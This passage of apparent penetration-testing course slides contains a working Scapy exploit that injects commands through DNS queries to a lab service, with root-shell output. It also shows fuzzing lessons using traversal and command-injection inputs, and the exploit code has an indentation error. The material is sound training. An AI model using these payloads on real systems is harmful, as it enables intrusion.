- Add a mechanism to read user commands with `raw_input()`
- Loop on user command read and output display, simulating a terminal connection
- Gracefully handle CTRL-C to terminate the loop
- Add a nice command line target designation and simple usage info

Exploit Enhancement (2)

The revised exploit on the previous page is an improvement on the first, allowing us to easily read the output from the injected command. You can stop here in the exercise or you can continue to develop your exploit code. Consider adding the following features:

- Add a `while` loop in the script, reading the user's command with the Python `raw_input` function. Send the user's input as the command to inject against the target.
- Add an exception handler to gracefully terminate the connection when the user enters CTRL-C.
- Add a brief exploit usage `print` statement that accepts the target server as a command line argument.

Working Exploit (3)

```
# ./jwdnsd-rci.py
WARNING: No route found for IPv6 destination :: (no default route?)
jwdnsd-rci.py - Exploit jwdnsd vulnerability.
Usage: jwdnsd-rci.py [target IP]
# ./jwdnsd-rci.py 10.10.10.68
WARNING: No route found for IPv6 destination :: (no default route?)
jwdnsd-rci.py - Exploit jwdnsd vulnerability.
> id
uid=0(root) gid=0(root) groups=0(root)

> ls /root
secret.txt

> cat /root/secret.txt
Jimmy Hoffa is buried in the Meadowlands Complex in East Rutherford, NJ "Giants Stadium".

> ^C
```

Working Exploit (3)

The output of the functional exploit script is shown on this page. The Python source is shown on the next page. As a developer, you can make decisions about how you want the script to function, so you may choose to implement a variation of any part of this script to meet your individual needs (in other words, there is no "right" answer to this challenge).

```
#!/usr/bin/env python
import sys
from scapy.all import *
conf.iface="eth0" # SANS Online students: change this to "tap0"

print("jwdnsd-rci.py - Exploit jwdnsd vulnerability.")

# Print the usage information if there aren't two arguments:
# the script name (sys.argv[0]) and the target IP (sys.argv[1])
if len(sys.argv) != 2:
    print "Usage: jwdnsd-rci.py [target IP]"
    sys.exit(0)

header = IP(dst=sys.argv[1])/UDP(dport=53)

# Start an infinite loop
while(True):
    try:
        # Read the user's input after displaying ">", store in cmd
        cmd=raw_input('> ')
        # Catch "CTRL+C" or "CTRL+D" as exceptions, and exit nicely
        except (EOFError,KeyboardInterrupt) as e:
            print
            sys.exit(0)

        # Create the DNS exploit payload, adding the leading semicolon
        # to the user's command.
        payload = DNS(rd=1,qd=DNSQR(qname=";" +cmd, qtype=32))

        # Send the packet quietly, timeout on receiver after 3 seconds
        ans=sr1(header/payload, verbose=0, timeout=3)

        # Make sure we get a response, and it includes the Raw
        # Scapy element which we'll see in a successful exploit
        if ans is not None and Raw in ans:
            # Convert the Raw element to a string, split on the constant
            # TTL bytes. Display the 2nd element of the split result,
            # chopping off the first 2 bytes to leave just the command
            # output from the server.
            print str(ans[Raw]).split("\x00\x00\x00\x3c")[1][2:]
```

Scapy DNS Exploit: The Point

- Scapy allows us to craft and receive packets
 - Giving us flexibility hard to obtain with other standard tools
- Scapy development can be quick for developing proof-of-concept (PoC) attacks
- With a bit of Python, we can turn Scapy PoCs into useful exploits

Scapy DNS Exploit: The Point

In this exercise, you exploited a server vulnerability, building an exploit from the vulnerability notice details. With Scapy, we can quickly craft and receive packets without getting too mired in the details of the protocol and the packet contents. Standard tools such as dig and nslookup don't give us the same flexibility in allowing us to create custom packets that meet our simple requirements.

In this fashion, Scapy is useful for developing quick proof-of-concept (PoC) attacks. By adding a bit of Python code to the Scapy script, we can turn these PoCs into useful exploits.

Exercise Complete: STOP

**You have successfully completed the exercise.
Congratulations!**

Exercise Complete: STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 3

Product Security Testing

Python for Non-Python Coders

Exercise: Enhancing Python Scripts

Leveraging Scapy

Exercise: Scapy DNS Exploit

Fuzzing Introduction and Operation

Building a Fuzzing Grammar with Sulley

Fuzzing Block Coverage Measurement

Exercise: DynamoRIO Block Measurement

Source-Assisted Fuzzing with AFL

Bootcamp

Fuzzing Introduction and Operation

Next, we'll introduce the topic of fuzzing and examine some of the tools and techniques for use in fuzzing tests that can be leveraged by security analysts to perform advanced testing against a variety of target platforms.

Objectives

- Defining fuzzing
- Recognizing fuzzing requirements
- Techniques for fuzzing
- What to test and target in your fuzzing tests

Objectives

In this first module, we'll define fuzzing as a research technique, identifying the benefits that come with fuzzing tests by critically examining how software developers traditionally create complex systems. We'll also look at what is needed to leverage fuzzing to test software. We'll also examine some recommendations for fuzzing action plans, documenting the steps and process of performing fuzzing tests.

What Is Fuzzing?

- ... testing mechanism that sends malformed data to a well-behaving protocol implementation
- ... research technique that has shown great success in identifying vulnerabilities
- ... essential part of a Software Development Life Cycle (SDLC) for secure products

What Is Fuzzing?

By itself, fuzzing is simply a software testing mechanism that sends malformed data to well-behaving protocol implementations. The well-behaving recipient could be a server process or a web application, or even a file format such as a PDF or MS Word document. Through using fuzzing, we can more effectively test software implementations for flaws.

In practice, fuzzing is a useful research technique that has shown tremendous success in identifying software flaws in products of all operating systems and platforms. Researchers have readily adopted fuzzing practices in the search for software flaws that can be exploited through a number of different methods.

Finally, fuzzing is widely considered an essential part of the Software Development Life Cycle (SDLC) when security is a development goal. Organizations that leverage fuzzing on their own products stand to identify flaws in their software before an attacker can do so.

Value of Fuzzing

- Applied to evaluate software for faults
- Useful in identifying problems beyond static code analysis
- Successful at identifying many flaws otherwise missed in code audit
- White-box or black-box applicability

Successfully used by good guys, bad guys, and many in between

Value of Fuzzing

There are many different techniques used for improving the security of software. Tools such as static code analyzers review the source code to software, identifying potential security risks from the use of unsafe function calls. While static analysis is a recommended practice for a security-focused SDL, it has several limitations.

With static analysis, the software is evaluated in a non-live state, making it difficult to emulate exactly how the software will behave in practice. When we apply fuzzing to software, we interact with the software in the intended operational state, as the intended end users see the software. Leveraging fuzzing has proven to discover many flaws that would otherwise escape static analysis techniques.

To use static analysis, you need to have the source code to the product. To apply fuzzing, you only need an operational installation of the software, some testing tools, and a lot of time and creativity. This makes fuzzing applicable for both white-box testing, where you have access to software sources, and black-box testing, where the sources are not accessible.

Static analysis is typically a technique used by good guys, since it requires access to the source. Fuzzing can be applied by both good guys, bad guys, and everyone in between, with few startup requirements to apply fuzzing test cases.

Fuzzing Requirements

- **Documentation:** A source of information about the target being evaluated
- **Target:** One or more targets to evaluate
- **Tools:** Fuzzing tools or a programmatic harness to leverage for building tools
- **Monitoring:** Methods to identify when a fault is reached on the target
- **Time, patience, creativity**

Fuzzing Requirements

Before diving into fuzzing, it's important to examine what is required to be successful:

- **Documentation:** The analyst needs to have documentation about the target he is evaluating.
- **Target:** A target at which to direct the fuzzing tests is needed.
- **Tools/harness:** Fuzzing tools or a fuzzing harness are needed to generate the test cases.
- **Monitoring/fault analysis:** A method to monitor the target is required.
- **Time, patience, creativity:** Vital components of fuzzing; the analyst needs to be able to spend time evaluating his target with patience and creative test-case design and analysis.

Fuzzing Techniques

- Various methods for evaluating a target
- Programming is not mandatory, but will often save you lots of time
- Experience with a scripting language helpful
 - Python, Ruby are popular
 - Perl less-so for fuzzing
- Windows or Unix scripting a big bonus

Fuzzing Techniques

To implement fuzzing, there are various methods at your disposal. While the ability to write code is not mandatory, it will ultimately save the analyst tremendous time. Experience with scripting languages is also helpful for multiple components, including the delivery of test cases and for monitoring and vulnerability analysis. Shell scripts can be used on Windows or Linux platforms, as well as more comprehensive languages such as Python and Ruby. Perl can be used for automation and analysis tasks but is not commonly used for the development of fuzzing frameworks.

Techniques: Instrumented Fuzzing

- Automated fuzzing mechanism using monitored, dynamic analysis
 - Fuzzer launches (or attaches to) process, monitors behavior, adjusts input, repeats
- Effective when the fuzzer can make informed decisions about how the input data should be mutated
 - Source code assisted: Fuzzer uses source code to identify code branches that are not yet reached, mutated data to improve code coverage
 - Basic block assisted: Similar to source code analysis, but tracks basic blocks reached
- Often used for file or data input fuzzing

Techniques: Instrumented Fuzzing

Instrumented fuzzing has become popular in the past several years with the advancements first made readily available in American Fuzzy Lop. Instrumented fuzzing is an automated mutation selection and delivery mechanism that uses monitored, dynamic analysis of a target process. With instrumented fuzzing, the fuzzer launches (or is attached to) a process, monitors the execution flow of a process, and adjusts the input to the process to achieve high code coverage levels.

Instrumented fuzzing is effective when the fuzzer can make informed decisions about how the input data should be mutated. This is often achieved through the use of source-assisted fuzzing, where the fuzzer uses the source code for a program to identify code branches, watching for branches that are not reached with input data and mutating the input data to achieve greater source coverage. Instrumented fuzzing can also be done without a source in some cases, using basic block analysis of a closed-source binary to achieve similar goals.

In practice, instrumented fuzzing is often applied to file or data input fuzzing targets, where a corpus of data input can be selected and mutated as needed to test the target binary.

Techniques: Intelligent Mutation

- Describes a protocol and tests permutations
- Often consists of a protocol "grammar" describing the operation and framing
 - Identifies fields that can be modified to reach deeper handling code
- Lots of up-front time analyzing protocol
- Best method for comprehensive code-reaching tests

Techniques: Intelligent Mutation

Many analysts consider intelligent mutation fuzzing the most sophisticated fuzzing technique available, providing the most granular access to evaluating a target. In this technique, the analyst invests up-front time to evaluate how a protocol is defined and then uses that knowledge to build a protocol "grammar", which describes the operation and framing behavior. Through the grammar definition, the analyst identifies the fields that can be targeted by a fuzzing engine for mutation. With this level of control and detail, the analyst can reach deeper into the code paths of the target, potentially allowing him to discover vulnerabilities that other fuzzers would not discover.

A disadvantage with intelligent mutation fuzzers is the amount of up-front time needed for analyzing a protocol. Depending on the complexity of the protocol being evaluated and the depth to which the analyst wishes to evaluate a target, it isn't unreasonable for the analyst to spend weeks analyzing his target. However, the use of intelligent mutation fuzzing provides the most comprehensive code-reaching tests, representing the best opportunity to discover bugs.

What to Test with Fuzzing

- Using intelligent mutation, analyst selects permutations
- Randomly inserting new data will have limited value in testing
- Better to identify targets to manipulate to identify code vulnerabilities

What to Test with Fuzzing

When using intelligent mutation fuzzing, the analyst is responsible for selecting the fields and data that will be permuted for individual test cases. While it is possible to use randomized fuzzing that does not require the analyst to specify the data to be manipulated, it will have limited value in testing, discovering only "surface" vulnerabilities. For more comprehensive analysis, it is better for the analyst to identify specific targets or portions of a protocol (such as specific header fields) that will be manipulated in an effort to identify code vulnerabilities.

Logically then, we should ask what the best targets are that should be the focus of fuzzing. Let's look at multiple examples over the next few slides.

Signed and Unsigned Integers

- Signed integer: can represent positive and negative values
- Unsigned integer: can only represent positive values
- MSB used to indicate +/- when signed
- Improper use to pass signed integer where function expects unsigned

Value	Signed	Unsigned
1	1	1
-1	-1	4,294,967,295

What happens when memcpy expects unsigned len: `memcpy(destptr, srcptr, -1);`

Signed and Unsigned Integers

Whenever a protocol uses a numeric value to represent a quantity of data that follows, the analyst should carefully investigate the use of that field. When writing a program in C or C++, the developer must choose to use a variable capable of representing a signed integer (positive or negative numbers) or an unsigned integer (positive numbers only).

When the code is built, the compiler allocates a memory block for each signed or unsigned integer value. The most significant bit (MSB) of a signed integer is used to indicate whether the value represented by the variable is positive or negative, while unsigned integers use this bit to indicate larger numbers than can be accommodated with a signed integer.


For example, consider the value -1. When a signed integer variable is assigned the value -1, the system sets a bit reserved to indicate whether the value is positive or negative (known as the "sign bit") and stores the value as the largest possible negative value that can be represented (for example, all bits become set). However, when the value -1 is assigned to an unsigned integer, the value becomes 4,294,967,295 (for a 32-bit integer—the largest number that can be represented by setting all bits, 0xffffffff).

The misuse of signed integers when unsigned values are expected becomes problematic for functions like `memcpy()` that are used to copy a specified number of bytes from one location to another. Since `memcpy()` expects an unsigned integer for the number of bytes to copy, consider what happens when the length parameter is set to -1 – `memcpy(destptr, srcptr, -1);`.

This `memcpy` call will attempt to copy 4,294,967,295 bytes from the location of `srcptr` to `destptr`, likely overwriting memory locations, which may be manipulated for exploit purposes.

Integer Underflow

- Introduces sign error where a value becomes negative following subtraction
- Can be an array index value, manipulated outside of index length



```
char array[16];
/* other declarations */
signed short index;
/* index handling code */
while(index != 0 && index < 16)
    writedata(array[index]);
```

Integer Underflow


Another interesting condition affecting the use of unsigned integers is the ability for an attacker to manipulate values where a value can become negative through subtraction. For example, unsigned integers are often used to specify an array of values through an index, indicating the current position of the array. If an attacker can influence the value of the index variable, he may be able to manipulate the location from which data is read or written, outside of the intended array bounds.

Integer underflow conditions are best demonstrated with an example, as we'll see on the next slide.

In the sample code on this slide, a 16-character array is allocated, followed by a signed short (2-byte) value called "index". In the code that follows, a while() loop runs as long as the index value is not equal to 0 and is less than 16, writing to the specified array index. In the memory illustration, we can see the declaration of index and array.

Consider a case where an attacker is able to manipulate the value of index, making it negative. The while() loop will still be satisfied if index is -1 since it is not 0 and is less than 16. If the program references array[-1], however, it will read and write with memory outside of the array declaration, potentially manipulating the program to behave in a way that is advantageous for the attacker.

Strings



Foxit 5.4.4 Firefox plugin,
URLs exceeding 1,024
characters leading to string-
based buffer overflow.

Strings

While numeric values in a dataset are a valuable fuzzing target, string data can also be an interesting target. For a targeted string (for example, the username string in an authentication protocol), consider supplying a very short value, a very long value, and a value without a termination character (0x00). These conditions have been known to trigger faults in common software implementations.

For example, consider the string-based buffer overflow vulnerability in the Foxit PDF reader Firefox plugin handler, discovered by Andrea Micalizzi. When a user visits a URL with Firefox that exceeds 1,024 characters and loads a PDF, the Foxit PDF handler crashes with a simple stack-based crash condition, as shown on this page. Any valid URL returning a PDF file with a parameter string causing the URL to exceed 1024 bytes can reproduce the crash: [http://www.irs.gov/pub/irs-pdf/fw4.pdf?AA/1024 "A"/AA](http://www.irs.gov/pub/irs-pdf/fw4.pdf?AA/1024 \).

Following the disclosure of this vulnerability, the Metasploit Framework project was updated to include a working exploit (http://www.metasploit.com/modules/exploit/windows/browser/foxit_reader_plugin_url_bof).

Field Delimiters

In the following output, what characters are used as delimiters indicating start and stop positions?

```
$ nc 172.16.0.1 80
GET / HTTP/1.0
```

```
HTTP/1.0 401 Unauthorized
Server: httpd
Date: Thu, 04 Dec 2008 09:06:53 GMT
WWW-Authenticate: Basic realm="WRT54G"
Content-Type: text/html
Connection: close
```

```
<HTML><HEAD><TITLE>401 Unauthorized</TITLE></HEAD><BODY
BGCOLOR="#cc9999">Authorization required.</BODY></HTML>
```

Unexpected or missing delimiters can be fruitful fuzzing targets.

Field Delimiters

Many protocols based on ASCII data use various delimiters to identify where one field starts and another stops. Consider the HTTP response display on this slide. In this output, we can see multiple delimiters, including front slash, comma, period, space, the equal sign, double quotes, carriage returns, colon, and less-than and greater-than characters.

When delimiters are included in a protocol, the developer must write parsing utilities to extract the fields of interest. This has been implemented poorly in many examples, allowing an attacker to trigger a fault by injecting too many delimiters, too few delimiters, or delimiters where none were expected.

Directory Traversal

```
function display_file($filename) {  
    $myfile = /webroot/files/" . $filename;  
    $fh = fopen($myfile, 'r');  
    echo "<pre>\n" . fread($fh, filesize($myfile)) . "</pre>\n";  
}
```

- Simple PHP function to display only file contents in the /webroot/files/ directory
- What happens when \$filename is "`../ ../ ../ ../ ../ ../ ../ ../ etc/passwd`"?

Directory Traversal

Another case that can be evaluated on a target is to manipulate the path surrounding any filename parameters to include directory recursion instructions ("../"). Many filename parsing methods in both compiled and interpreted code have been shown to be vulnerable to directory transversal attacks, where a filename is prefixed with recursion instructions, allowing the attacker to break out of the intended directory structure.

Consider the PHP code example in this slide. In the function "display_file", the caller passes a filename. The developer then creates a variable of the fully qualified path to the path where the end user is allowed to read files from ("/webroot/files") with the specified filename. Next, the developer displays some HTML code using the "<pre>" tag and reads the contents of the file.

While the developer intended to only allow users to display the contents of files in /webroot/files, an attacker can specify a filename with multiple directory recursion characters to escape the restriction of /webroot/files, displaying any known filename that exists on the target, including the /etc/passwd file or potentially SSH key files from any identified local user accounts.

Command Injection


- Nearly all programming languages include an option to execute local OS commands
 - Perl: ``foo``, `system()`, `open()`
 - Python: `os.system()`
 - PHP and Ruby: `system()`
- Use delimiters for specific languages to terminate one command and start another
 - `| `` ; && & <CR> .`

Command Injection

When evaluating interpreted languages, consider designing test cases that include local OS command execution parameters by combining legitimate strings with command substitution functions. For example, the Perl language can invoke local operating system executables using ``foo`` (where "foo" is the command to be executed), `system()`, or `open()`. Similarly, Python uses `os.system()`, while PHP and Ruby use `system()`. If the fuzzer can manipulate the content passed to any of these calls, the adversary can execute arbitrary commands on the local system.

It is also useful to inject various delimiters when fuzzing a target. The Perl language will interpret the pipe symbol passed as a filename parameter in the `open()` function as an operating system execution request, attempting to execute the string that follows the pipe as if it were a local operating system command. The backtick is interpreted as a command delimiter in Unix shell environments, expanding the value passed to the function as the output of the command specified within backticks. The ampersand and double ampersand are interpreted by the Windows `cmd.exe` shell to separate multiple OS commands, similar to the Unix semicolon functionality.

Your Turn



Which fields would be useful to target? How should they be targeted?

Your Turn

Now that we've examined the various criteria that should be tested in a protocol, let's look at an example as if it were a fuzzing target we are embarking upon. This slide shows the Wireshark interpretation of a DHCP Discover message from a Windows XP client. Several fields are present in the DHCP message; take a minute to evaluate the fields that are present and identify a few targets based on our discussion of testing targets.

Based on the limited information you can ascertain about the nature of DHCP frame formatting shown in this slide, at least a handful of interesting fields can be identified as potential targets:

- **Message type:** The message type is "Boot Request". It would be useful to evaluate how the DHCP server responds to unsupported message types. This same principle would also apply to hardware type.
- **Hardware address length:** The hardware address length is reported as "6", which corresponds to a 48-bit MAC address. Further analysis of the DHCP specification will also reveal that later fields (such as the Client MAC address field) are read based on the interpreted hardware address length. This would be an interesting field to target, using both a very short and a very long hardware address length.
- **Bootp file name:** The bootp file name is not given in this slide, but it is possible to supply information in that field. Any time a filename is referenced, we should evaluate directory recursion and command injection vulnerabilities, since it is expected that the DHCP server will attempt to open and read the contents of the named file.
- **Options:** The option fields in a DHCP request consist of three sub-fields: option type, length, and value. Any time a length field is identified in a protocol, it should be a target for a fuzzer. Repeating a single option multiple times should also be evaluated to determine if the target correctly handles values larger than the maximum length for a single option.

Other targets also exist in this protocol and have been successfully exploited, including CVE-2004-0460, a buffer overflow in the ISC DHCPD server when multiple hostnames are specified in the DHCP option list.

Summary

- Fuzzing is not an attack; it is a fault-testing technique
 - Widely successful in flaw discovery
- Multiple requirements for success
- Dynamic instrumentation and intelligent mutation techniques
- Evaluate integers, strings, delimiters, and more with fuzzing test cases

Summary

In this module, we introduced the topic of fuzzing, not as an attack but as a fault-testing technique. Fuzzing has been widely used by security professionals, including penetration testers, to identify flaws in targeted systems that can lead to exploitable system conditions.

We examined multiple fuzzing techniques, including dynamic instrumentation fuzzing and intelligent mutation fuzzing. Both techniques have been used successfully for identifying bugs in various technologies.

When generating test cases, we have multiple opportunities that should be areas of focus. Integer values in datasets can represent multiple vulnerabilities, including integer underflows due to the misuse of signed and unsigned values. String values of various lengths and common delimiters can also be manipulated to test for vulnerabilities in commonly used function calls. Common vulnerabilities in interpreted and even compiled languages should also be evaluated for directory transversal and command injection vulnerabilities.

Additional Reading

- <http://www.fuzzing.org/>
- http://media.techtarget.com/searchSoftwareQuality/downloads/CH21_Fuzzing.pdf
- <https://github.com/secfigo/Awesome-Fuzzing> ("a curated list of fuzzing resources" by Mohammed A. Imran)

Additional Reading

- <http://www.fuzzing.org/>
- http://media.techtarget.com/searchSoftwareQuality/downloads/CH21_Fuzzing.pdf
- <https://github.com/secfigo/Awesome-Fuzzing>

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 3

Product Security Testing

Python for Non-Python Coders

Exercise: Enhancing Python Scripts

Leveraging Scapy

Exercise: Scapy DNS Exploit

Fuzzing Introduction and Operation

Building a Fuzzing Grammar with Sulley

Fuzzing Block Coverage Measurement

Exercise: DynamoRIO Block Measurement

Source-Assisted Fuzzing with AFL

Bootcamp

Building a Fuzzing Grammar with Sulley

In this module, we'll dive into the use of the Sulley fuzzing framework for vulnerability discovery, allowing us to create custom fuzzers for any protocol we specify.

Objectives


- Exploring Sulley
- Building a protocol grammar
- Launching Sulley sessions
- Agents and helpers
- Postmortem analysis tools
- Tips and tricks

Objectives

In this module, we'll take a deep dive into the use of the Sulley fuzzer. We'll start off exploring how Sulley is structured and how to examine the functionality Sulley offers. Most of the module will be spent examining how we can use Sulley to build a protocol grammar, describing an arbitrary protocol in such a way that Sulley can intelligently mutate through the expected protocol parameters to identify vulnerabilities. Once the grammar is composed, we'll examine how to launch a Sulley session and deliver the mutations to a target.

During the delivery of Sulley's protocol mutations, we can monitor and control the status of our target using helpers and agents. We will examine the tools Sulley provides for postmortem analysis of a crash. Finally, we'll wrap this information together in a hands-on lab exercise, where you'll build your own grammar to fuzz a target protocol.

Sulley as a Fuzzing Framework



```
#!/usr/bin/python
from sulley import *
s_initialize("HTTP GET")
s_static("GET")
s_delim(" ")
s_delim("/")
s_string("index.html")
s_delim(" ")
s_string("HTTP")
s_delim("/")
s_string("1")
s_delim(".")
s_string("1")
s_static("\r\n")
s_static("Host: www.google.com\r\n")
s_static("User-Agent: ")
s_string("Mozilla")
s_delim("/")
s_string("5")
s_delim(".")
s_string("0")
```

Sulley as a Fuzzing Framework

As a tool, Sulley allows us to take a well-defined protocol, such as an HTTP exchange, and describe it in a syntax language. Based on how we describe the language, Sulley iterates through multiple mutations of the data, sending each mutation to one or more defined targets and observing the response.

In the example on this slide, we have a Wireshark packet capture displaying an HTTP GET request on the left, and we have a partial Sulley representation of the data on the right. As we continue through this module, we'll examine the Sulley primitives that allow us to describe a protocol (using HTTP as our example), culminating with a lab exercise where you'll use Sulley to fuzz a given target.

Leveraging Sulley

- Framework for describing a protocol (grammar)
- Sulley delivers protocol mutations based on your grammar
 - Monitors target responses, logs traffic
 - Can control VMs to reset target
 - Assists in analysis of crashes
- Written in Python, open source
 - Python development experience not required
- Linux or Windows (mostly Windows)

Leveraging Sulley

Sulley is a framework for building a protocol grammar for intelligent mutation fuzzing, generating mutations based on the analyst's description of a protocol. In addition, Sulley delivers the mutations to one or more specified targets, logging the data that is generated and monitoring the target's response (or lack of response) to the malformed data. Sulley also has the ability to assist in the analysis of a crash, to manipulate a target running in a virtual machine environment to reliably reset a target system following a crash, or to repeatedly validate a crash using a pristine target environment by reverting to specified VMware snapshots.

Sulley is written in Python, released under the GNU Public License (GPL). While Sulley scripts can take advantage of the flexibility of the Python language, it is not necessary to understand Python scripting to use Sulley. Simply understanding the configuration of the Sulley grammar with a basic understanding of formatting in a Python script is all that is needed to leverage this powerful tool.

Sulley Drawbacks

- Time-intensive approach in grammar development, execution
- Minor bugs in current code
 - Author states he is not actively maintaining code
 - Code is relatively simple and open source, so we are free to fix bugs
- Full functionality in Windows only

Sulley Drawbacks

While Sulley is an impressive toolkit for fuzzing, it also has its drawbacks. Primarily, the development of a protocol grammar can be time-intensive, particularly for protocols that are complex in nature. Also, the execution time needed to test a target for a complex protocol can be significant (potentially taking days or weeks of testing), though this is a common component of any thorough fuzzing test suite.

Sulley also has minor bugs in the current source code repository (at the time of this writing). When asked, the author of Sulley states that he is not actively maintaining the code and addressing bugs reported on the Sulley website. However, the Sulley code is open source and relatively simple, so we are free to fix any bugs we discover in our use. In the distribution of Sulley supplied for the lab exercise, this author has resolved any bugs that were discovered as part of the lab development.

Sulley is written to work on both Linux and Windows platforms; however, some of Sulley's functionality is only supported on Windows (including the ability to collect crash dump information from a target). Sulley is able to generate test cases, capture data, and monitor a remote target (in the case of TCP-based applications), but is unable to capture postmortem crash dump data unless the target is running on Windows with a local Sulley process monitor agent.

Getting Sulley


- Like many open-source community projects, no official releases
 - Project is stable and functional
- Retrieve source from Sulley SVN repository
- Included on course USB drive with bugfixes

```
$ git clone https://github.com/OpenRCE/sulley
```

Getting Sulley

Like many open-source projects, there is no official release of Sulley. Instead, users are sent to the source code repository to grab the latest version of the software using a Subversion client, as shown on this slide. A current version of Sulley with bugfixes suitable for the lab exercises is included with the course USB drive.

Setting Up



- Integrates with VMware restart and snapshot
- Control channel over custom RPC protocol
- Multiple simultaneous target support

S/Sulley, T/Target

Setting Up

